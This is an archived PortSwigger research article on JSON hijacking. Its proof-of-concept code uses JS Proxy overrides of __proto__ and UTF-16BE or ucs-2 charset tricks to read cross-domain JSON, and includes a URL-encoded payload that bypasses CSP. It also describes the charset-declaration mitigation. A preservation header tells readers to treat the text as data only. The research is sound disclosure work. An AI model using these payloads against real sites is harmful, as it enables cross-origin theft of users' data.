JSON hijacking for the modern web

JSON hijacking for the modern web - Gareth Heyes, PortSwigger.

- Published: 2016-11-25
- Original: <https://portswigger.net/research/json-hijacking-for-the-modern-web>
- Preserved from: https://portswigger.net/research/json-hijacking-for-the-modern-web (live) on 2026-09-10
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

JSON hijacking for the modern web | PortSwigger Research

JSON hijacking for the modern web

[image: Gareth Heyes]

Gareth Heyes

Researcher

@garethheyes


-

**Published: **Friday, 25 November 2016 at 10:03 UTC

-

**Updated: **Tuesday, 16 August 2022 at 09:33 UTC

-



I presented this topic at OWASP London and Manchester. You can find the talk and slides below:

Slides from OWASP London talk

Benjamin Dumke-von der Ehe found an interesting way to steal data cross domain. Using JS proxies he was able to create a handler that could steal undefined JavaScript variables. This issue seems to be patched well in Firefox however I found a new way to enable the attack on Edge. Although Edge seems to prevent assignments to window.**proto** they forgot about Object.setPrototypeOf. Using this method we can overwrite the **proto** property with a proxied **proto**. Like so:

```
<script> Object.setPrototypeOf(__proto__,new Proxy(__proto__,{ has:function(target,name){ alert(name); } })); </script> <script src="external-script-with-undefined-variable"></script> <!-- script contains: stealme -->
```

Edge PoC stealing undefined variable

If you include a cross domain script with stealme in, you will see it alerts the value even though it's an undefined variable.

After further testing I found you can achieve the same thing overwriting **proto**.**proto** which is [object EventTargetPrototype] on edge.

```
<script> __proto__.__proto__=new Proxy(__proto__,{ has:function(target,name){ alert(name); } }); </script> <script src="external-script-with-undefined-variable"></script>
```

Edge PoC stealing undefined variable method 2

Great so we can steal data x-domain but what else can we do? All major browsers support the charset attribute on script, I found that the UTF-16BE charset was particularly interesting. UTF-16BE is a multi-byte charset and so two bytes will actually form one character. If for example your script starts with [" this will be treated as the character 0x5b22 not 0x5b 0x22. 0x5b22 happens to be a valid JavaScript variable =). Can you see where this is going?

Lets say we have a response from the web server that returns an array literal and we can control some of it. We can make the array literal an undefined JavaScript variable with a UTF-16BE charset

and steal it using the technique above. The only caveat is that the resulting characters when combined must form a valid JavaScript variable.

For example let's take a look at the following response:

```
["supersecret","input here"]
```

To steal supersecret we need to inject a NULL character followed by two a's, for some reason Edge doesn't treat it as UTF-16BE unless it has those injected characters. Maybe it's doing some sort of charset sniffing or maybe it's truncating the response and the characters after NULL are not a valid JS variable on Edge I'm not sure but in my tests it seems to require a NULL and padded out with some characters. See below for an example:

```
<!doctype HTML> <script> Object.setPrototypeOf(__proto__,new Proxy(__proto__,{ has:function(target,name){ alert(name.replace(/./g,function(c){ c=c.charCodeAt(0);return String.fromCharCode(c>>8,c&0xff); })); } })); </script> <script charset="UTF-16BE" src="external-script-with-array-literal"></script> <!-- script contains the following response: ["supersecret","<?php echo chr(0)?>aa"] -->
```

Edge PoC stealing JSON feeds

So we proxy the **proto** property as before, include the script with a UTF-16BE charset and the response contains a NULL followed by two a's in the second element of the array literal. I then decode the UTF-16BE encoded string by bit shifting by 8 to obtain the first byte and bitwise AND to obtain the second byte. The result is an alert popup of ["supersecret"," as you can see Edge seems to truncate the response after the NULL. Note this attack is fairly limited because many characters when combined do not produce a valid JavaScript variable. However it may be useful to steal small amounts of data.

Stealing JSON feeds in Chrome

It gets worse. Chrome is far more liberal with scripts that have a exotic charset. You don't need to control any of the response in order for Chrome to use the charset. The only requirement is that as before the characters combined together produce a valid JavaScript variable. In order to exploit this "feature" we need another undefined variable leak. At first glance Chrome appears to have prevented overwriting the **proto** however they forgot how deep the **proto** goes...

```
<script> __proto__.__proto__.__proto__.__proto__.__proto__=new Proxy(__proto__,{ has:function f(target,name){ var str = f.caller.toString(); alert(str.replace(/./g,function(c){ c=c.charCodeAt(0);return String.fromCharCode(c>>8,c&0xff); })); } }); </script> <script charset="UTF-16BE" src="external-script-with-array-literal"></script> <!-- script contains the following response: ["supersecret","abc"] -->
```

NOTE: This was fixed in Chrome 54

Chrome PoC stealing JSON feeds works in version 53

We go 5 levels deep down the **proto** chain and overwrite it with our proxy, then what happens next is interesting, although the name argument doesn't contain our undefined variable the caller of our function does! It returns a function with our variable name! Obviously encoded in UTF-16BE, it looks like this:

```
function
```

Waaahat? So our variable is leaking in the caller. You have to call the toString method of the function in order to get access to the data otherwise Chrome throws a generic exception. I tried to exploit this further by checking the constructor of the function to see if it returns a different domain (maybe Chrome extension context). When adblock plus was enabled I saw some extension code using this method but was unable to exploit it since it appeared to be just code injecting into the current document.

In my tests I was also able to include xml or HTML data cross domain even with text/html content type which makes this a pretty serious information disclosure. This vulnerability has now been patched in Chrome.

Stealing JSON feeds in Safari

We can also easily do the same thing in the latest version of Safari. We just need to use one less proto and use "name" from the proxy instead of the caller.

```
<script> __proto__.__proto__.__proto__.__proto__=new Proxy(__proto__,{ has:function f(target,name){
alert(name.replace(/./g,function(c){ c=c.charCodeAt(0);return String.fromCharCode(c>>8,c&0xff); })); } }); </script>
```

Safari PoC stealing JSON feeds

After further testing I found Safari is vulnerable to the same issue as Edge and only requires **proto**.**proto**.

Hacking JSON feeds without JS proxies

I mentioned that the UTF-16BE charset works in every major browser, how can you hack JSON feeds without JS proxies? First you need to control some of the data and the feed has to be constructed in such a way that it produces a valid JavaScript variable. To get the first part of the JSON feed before your injected data is pretty easy, all you do is output a UTF-16BE encoded string which assigns the non-ASCII variable to a specific value and then loop through the window and check if this value exists then the property name will contain all the JSON feed before your injection. The code looks like this:

```
=1337;for(i in window)if(window[i]===1337)alert(i)
```

This code is then encoded as a UTF-16BE string so we actually get the code instead of a non-ASCII variable. In effect this means just padding each character with a NULL. To get the characters after the injected string I simply use the increment operator and make the encoded string after a property of window. Then we call setTimeout and loop through the window again but this time checking for NaN which will have a variable name of our encoded string. See below:

```
setTimeout(function(){for(i in window){try{if(isNaN(window[i])&&typeof
window[i]===/number/.source)alert(i);}))}catch(e){}}});++window.a
```

I've wrapped it in a try catch because on IE window.external will throw an exception when checked with isNaN. The whole JSON feed will look like this:

```
{"abc":"abcdsssdfsfds","a":"<?php echo mb_convert_encoding("=1337;for(i in
window)if(window[i]===1337)alert(i.replace(/./g,function(c){c=c.charCodeAt(0);return
String.fromCharCode(c>>8,c&0xff);}));setTimeout(function(){for(i in window){try{if(isNaN(window[i])&&typeof
```

```
window[i]===/number/.source)alert(i.replace(/./g,function(c){c=c.charCodeAt(0);return String.fromCharCode(c>>8,c&0xff);}))}catch(e){}});++window.", "UTF-16BE")?>a":"dasfdasdf"}
```

Hacking JSON feeds without proxies PoC

Bypassing CSP

As you might have noticed a UTF-16BE converted string will also convert new lines to non-ASCII variables, this gives it potential to even bypass CSP! The HTML document will be treated as a JavaScript variable. All we have to do is inject a script with a UTF-16BE charset that injects into itself, has an encoded assignment and payload with a trailing comment. This will bypass a CSP policy that allows scripts to reference same domain (which is the majority of policies).

The HTML document will have to look like this:

```
<!doctype HTML><html> <head> <title>Test</title> <?php echo $_GET['x']; ?> </head> <body> </body> </html>
```

Notice there is no new line after the doctype, the HTML is constructed in such a way that it is valid JavaScript, the characters after the injection don't matter because we inject a trailing single line JavaScript comment and the new lines are converted too. Note that there is no charset declared in the document, this isn't because the charset matters it's because the quotes and attributes of the meta element will break the JavaScript. The payload looks like this (note the tab is required in order to construct a valid variable)

```
<script%20src="index.php?x=%2509%2500%253D%2500a%2500l%2500e%2500r%2500t%2500(%25001%2500)%2500%253B%2500%252F%2500%252F"%20charset="UTF-16BE"></script>
```

Note: This has been patched on later versions of PHP, it defaults to the UTF-8 charset for text/html content type therefore prevents attack. However I've simply added a blank charset to the JSON response so it still works on the lab.

CSP bypass using UTF-16BE PoC%2500%253B%2500%252F%2500%252F%22%20charset=%22UTF-16BE%22%3E%3C/script%3E)

Other charsets

I fuzzed every browser and charset. Edge was pretty useless to fuzz because as mentioned previously does some sort of charset sniffing and if you don't have certain characters in the document it won't use the charset. Chrome was very accommodating especially because the dev tools let you filter the results of console by a regex. I found that the ucs-2 charset allowed you to import XML data as a JS variable but it is even more brittle than the UTF-16BE. Still I managed to get the following XML to import correctly on Chrome.

```
<root><firstname>Gareth</firstname><surname>a<?php echo mb_convert_encoding("=1337;for(i in window)if(window[i]===1337)alert(i);setTimeout(function(){for(i in window)if(isNaN(window[i]) && typeof window[i]===/number/.source)alert(i);});++window..", "iso-10646-ucs-2")?></surname></root>
```

The above no longer works in Chrome but I've included it as another example.

UTF-16 and UTF-16LE looked useful too since the output of the script looked like a JavaScript variable but they caused invalid syntax errors when including a doctype, xml or a JSON string.

Safari had a few interesting results too but in my tests I couldn't get it produce valid JavaScript. It might be worth exploring further but it will be difficult to fuzz since you'd need to encode the characters in the charset you are testing in order to produce a valid test. I'm sure the browser vendors will be able to do that more effectively.

CSS

You might think this technique could be applied to CSS and in theory it should, since any HTML will be converted into non-ASCII invalid CSS selector but in reality browsers seem to look at the document to see if there's a doctype header before parsing the CSS with the selected charset and ignore the stylesheet, making a self injected stylesheet fail. Edge, Firefox and IE in standards mode also seem to check the mime type, Chrome says the stylesheet was interpreted but at least in my tests it didn't seem that way.

Mitigation

The charset attacks can be prevented by declaring your charset such as UTF-8 in an HTTP content type header. PHP 5.6 also prevent these attacks by declaring a UTF-8 charset if none is set in the content-type header.

Conclusion

Edge, Safari and Chrome contain bugs that will allow you to read cross domain undeclared variables. You can use different charsets to bypass CSP and steal script data. Even without proxies you can steal data if you can control some of the JSON response.

Update...

After discussing stealing multiple undefined variables with @1lastBr3ath he gave me a link to Takeshi Terada's paper which has a code sample that works in earlier versions of Firefox which have been patched. In the code sample it was shown it's possible to steal multiple undefined variables using a get trap. The get trap makes all undefined variables defined with a value and therefore allows you to steal the data. Google and Apple have patched this issue however it still works on Edge.

The code looks like this:

```
__proto__.__proto__ = new Proxy(__proto__,{ has:function(target,name){ alert(name); return true; }, get: function(){ return 1}//get trap makes all undefined variables defined });
```

PoC

json charsets csp Presentations

Back to all articles